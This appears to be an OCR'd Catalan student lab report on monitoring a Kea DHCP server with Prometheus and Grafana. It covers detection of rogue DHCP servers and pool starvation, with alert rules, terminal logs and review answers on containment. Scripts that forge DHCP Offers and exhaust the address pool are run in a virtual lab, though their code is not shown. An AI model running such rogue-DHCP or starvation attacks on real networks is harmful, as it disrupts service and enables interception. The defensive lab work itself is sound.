
Creo un nou panel:



Selecciono Prometheus com a data source:




En la part inferior de la interfície, podem veure les mètriques:




Ricard Sala Nikitin

Això es el que indiquen cada una de les seguents mètriques:


- “kea_dhcp4_addresses_assigned_total” > Mostra el numero total de IPs que el server DHPC ha assignat i entregat als dispositius de la xarxa.




“kea_dhcp4_addresses_declined_reclaimed_total” > Mostra la quantitat total de IPs que habian sigut rechazades, pero que el server a conseguit recuperar, tornarnt-les a posar en el “pool” per a que poguin ser asignades per els equips:




* Finalment, tenim “kea_dhcp4_addresses_declined_total”. Aquesta mètrica indica el numero de cops que un client de la xarxa a rechazat la IP que el server li va ofereixer. Això sol ocurrir que al client detecta que la IP que li han donat ja la esta fent servir un altre dispositiu. Això genera un missatje de rechas (DHCPDECLINE) per a evitar conflictes.




Tot i així, només he explicat 3 metriques. Si seguim baixant al apartat de metriques podrem trobar moltes altres:



Finalment, afegirem una metrica que no es més que un calcul matemàtica que el que ens diu es el porcentatge de direccions IP que ja estan en us respecte al total de IPs disponibles al meu server DHCP:



Com veiem, surt un 0% ja que ara mateix cap equip esta fent servir la IP del server:



Ricard Sala Nikitin


He reiniciat la maquina i me ha donat problemes de localhost (no em deixa entrar a la URL). Per a solucionar-ho, he tornat a aixecar els contenidors on tinc el grafana i el prometheus.


Això passa perque cada cop que apago la màquina els contenidors estan en estat “down”:

```
ricard.sala@kea-server-ricardsala:~$ cd dhcp-monitoring-ricardsala/
ricard.sala@kea-server-ricardsala:~/dhcp-monitoring-ricardsala$ ls
docker-compose.yml  prometheus  starvation_test.py
ricard.sala@kea-server-ricardsala:~/dhcp-monitoring-ricardsala$ docker compose restart prometheus
[+] Restarting 1/1
 ✔Container prometheus-ricardsala  Started                0.8s
ricard.sala@kea-server-ricardsala:~/dhcp-monitoring-ricardsala$ docker compose ps
NAME                    IMAGE                    COMMAND                  SERVICE      CREATED        STATUS         PORTS
prometheus-ricardsala   prom/prometheus:v2.55.1  "/bin/prometheus --c…"   prometheus   44 hours ago   Up 2 minutes   0.0.0.0:9090->9
090/tcp, [::]:9090->9090/tcp
ricard.sala@kea-server-ricardsala:~/dhcp-monitoring-ricardsala$ docker compose up -d
[+] Running 2/2
 ✔Container prometheus-ricardsala  Running                0.0s
 ✔Container grafana-ricardsala     Started                0.6s
ricard.sala@kea-server-ricardsala:~/dhcp-monitoring-ricardsala$ curl -I http://localhost:3000
HTTP/1.1 302 Found
Cache-Control: no-store
Content-Type: text/html; charset=utf-8
Location: /login
X-Content-Type-Options: nosniff
X-Frame-Options: deny
X-Xss-Protection: 1; mode=block
Date: Thu, 22 Oct 2026 13:27:55 GMT
ricard.sala@kea-server-ricardsala:~/dhcp-monitoring-ricardsala$
```

Part 4

Creo el script de simulació de resposta Rogue DHCP:





Ricard Sala Nikitin

Executo la prova per comprovar que el servidor fals Rogue DHCP funciona correctament.

- Exeutem el script de simulació per enviar un paquet DHCP Offer fals des de una IP no autoritzada
- Com podem observar a la terminal, es fa un print inmediatament de la alerta

```
ricard.sala@kea-server-ricardsala:~/dhcp-monitoring-ricardsala$

sudo python3 /usr/local/bin/detect_rogue_dhcp.py &
[1] 4115
ricard.sala@kea-server-ricardsala:~/dhcp-monitoring-ricardsala$
sudo python3 rogue_offer_sim.py
Enviant DHCP Offer des de la IP no autoritzada: 172.24.66.99...
.
Sent 1 packets.
Paquet enviat correctament.
[ALERT] Rogue DHCP detected from 172.24.66.99
ricard.sala@kea-server-ricardsala:~/dhcp-monitoring-ricardsala$
```

Ara valido els logs. Com veiem, apareix una alerta:

```
ricard.sala@kea-server-ricardsala:~/dhcp-monitoring-ricardsala$
cat /var/log/dhcp-rogue.log
[ALERT] Rogue DHCP detected from 172.24.66.99
ricard.sala@kea-server-ricardsala:~/dhcp-monitoring-ricardsala$
```


Ara comprovem la metrica amb Prometheus.

Com veiem, el valor “dhcp_rogue_server_detected 1.0” confirma que el script detector ha canviat en registrar el paquet no autoritzat. L’estat ha passat de 0.0 a 1.0:

```
ricard.sala@kea-server-ricardsala:~/dhcp-monitoring-ricardsala$
curl -s http://172.24.66.10:9101/metrics | grep dhcp_rogue
# HELP dhcp_rogue_server_detected Servidor DHCP no autoritzat de
tectat (1=si, 0=no)
# TYPE dhcp_rogue_server_detected gauge
dhcp_rogue_server_detected 1.0
ricard.sala@kea-server-ricardsala:~/dhcp-monitoring-ricardsala$
```

Ara vaig a validar la alerta a la interfíie web de Prometheus.

Com veiem, les regles estan en estat Firing. També el Prometheus ha rebut la metrica “1.0” generat per el script “detect_rogue_dhcp.py” i ha aparegut la alerta correctament




Ricard Sala Nikitin

RogueDHCPServerDetected (1 active)

```
name: RogueDHCPServerDetected
expr: dhcp_rogue_server_detected == 1
labels:
   severity: critical
annotations:
   summary: Servidor DHCP no autoritzat detectat a la xarxa ricardsala
```

Labels	State	Active Since	Value
alertname=RogueDHCPServerDetected instance=172.24.66.10:9101 job=rogue-detector-ricardsala severity=critical	FIRING	2026-10-22T13:49:21.121605456Z	1

Com veiem, al fer la comprovació la memoria del procés continua a “1.0”. Per a que torni a mostrar “0.0” (estat net sense atac), reinicio el programa detector:




Per a fixar-ho, primer faig un sudo su per a accedir amb el superusuari. Després executo el script “python 3 … “ per a posar en producció el meu script detector en segon pla


- El sistema avisa de que el programa ja se està executan amb el PID (4827). Això serveix per deixar el detecto escoltant els paquets de xarxa sense bloqueijar la terminal

- ss -tulp | grep 9101 > Revisa els ports de xarxa oberts en la màquina i filtra unicament el port 9101. Com a resultat, apareix “LISTEN” i el PID, lo qual confirma que el script de Python que he fet servir funciona correctament, esta actiu i escolta per el port 9101

- Finalment, faig un “curl” el qual fa una petició interna al port 9101 per a llegir les mètriques de Prometheis i filtra el text per veure la variable “dhcp_rogue”. Com a resultat torna “0.0”, lo que vol dir que el detector està actiu, esta tot net i no hi ha cap servidor DHCP fals actuant sobre el servei.




Com veiem, ja no apareix la alerta la qual feia referencia a que havia un segon servidor DHCP fals:




Part 5

Modifico el fitxer “starvation_test.py”:




Executo la prova:



! Important > No es pot veure el grafana per errors interns. De totes maneres, hauria de sortir que el llindar de IPs està ple i que supera el 90% de peticions DHCP disponibles !

Ara anem a executar una simulació de enviament de la resposta Rogue:



Ricard Sala Nikitin

Consulto la metrica a l'endpoint HTTP:

```
ardsala# curl -s http://172.24.66.10:9101/metrics | grep dhcp_ro
gue
# HELP dhcp_rogue_server_detected Servidor DHCP no autoritzat de
tectat (1=si, 0=no)
# TYPE dhcp_rogue_server_detected gauge
dhcp_rogue_server_detected 1.0
root@kea-server-ricardsala:/home/ricard.sala/dhcp-monitoring-ric
ardsala#
```

Finalment, comprovo els logs locals:

```
ardsala# cat /var/log/dhcp-rogue.log
[ALERT] Rogue DHCP detected from 172.24.66.99
[ALERT] Rogue DHCP detected from 172.24.66.99
root@kea-server-ricardsala:/home/ricard.sala/dhcp-monitoring-ric
ardsala#
```

Ricard Sala Nikitin

Preguntes Finals

1.Perque cal utilitzar un llindar (90%) enlloc d'alertar directament al 100% ocupació del pool?

Si tenim una empresa o servei i esperem a que ens alerti al arrivar al 100%, ja es massa tard perque el atacant ja ha conseguit el que volia que era tallar el servei per a que el resto d'usuaris no poguin rebre una IP per DHCP. En cambi, al posar un limit de 90% tenim algo de marge per a poder reaccionar, analitzar el que està passant i ja després o ampliar el rand de IPs o talla l'atac abans de que la xarxa.

Igualment, jo personalment com a sugerencia baixaria el llindar a 80% ja que amb 90% el atacant està a temps de tirar la xarxa abans que el administrador de sistemes ho pogui parar o solucionar. També es important comptar amb mesures preventives.

2. Quina limitació te el vostre detector de rogue DHCP (basat en tcpdump) comparat amb DHCP Snooping a nivell de switch?

El detector rogue DHCP pot detectar servidors DHCP no autoritzats, pero el defecte es que només detecta els paquets que pot veure a la xarxa. En canvi, DHCP Snooping funciona diretament al switch. Aquest pot bloqueija les respostes DHCP dels ports no autoritzats.

En resum, DHCP Snooping ofereix més seguretat ja que pot evitar/prevenir que un server DHCP fals/atacant doni IPs als equips

3. Si haguessiu de desplegar monitorització a producció, quins altres atacs de la pàgina de ciberseguretat (Option Injection, Relay Attacks, Fingerprinting) us agradaria també monitoritzar, i amb quina mètrica ho farieu?

- Option injection: Controlaria si hi ha opcions/peticions DHCP modificades
- Relay Attacks: Comprovaria si ha moltes peticions DHCP que passen per servidors intermediaris
- Fingerprinting: Controlaria les peticions DHCP per detectar quins equips intenten identificar els dispositius de la xarxa

Amb Prometheus i Grafana guardaria aquestes dades previes com a mètriques i les mostraria en les meves gràfiques de Grafana per detectar qualsevol comportament extrany, possibles atacs i vulnerabilitats,

4. Quines accions inmediates (contenció) prendríeu si l'alerta RogueDHCPServerDetected es disapara en un entorn real??

Primer, analitzaria la alerta per identificar la MAC i la IP dispositiu que esta enviant les ofertes DHCP no autoritzades, per tal de localitzar a quin port del switch està connectat.

Ricard Sala Nikitin

Com a mesura de contenció, el que faria es un cop localitzat, desconnectaria el dispositiu de la xarxa. Ho puc fer tant de forma física (desconnectant el cable) o de forma logica (apagant o bloqueijant el port del switch). Tot això en un cas real, fora de les maquines virtuals.

Miraria quin dispositiu esta donant les IPs i comprovaria si es un servidor DHCP autoritzatl Si ho és, el desconnecto de la xarxa per evitar que continui donant IPs incorrectes o que no ha de donar als equips de la xarxa.

Després revisaria que la xarxa torna a funcionar correctament.

En cambi, si no es un server autoritzat. El desconnectaria de la xarxa per a evitar que continui donant IPs als equips. Després reviso que tots els equips tinguin les IPs correctes i que la xarxa funciona correcte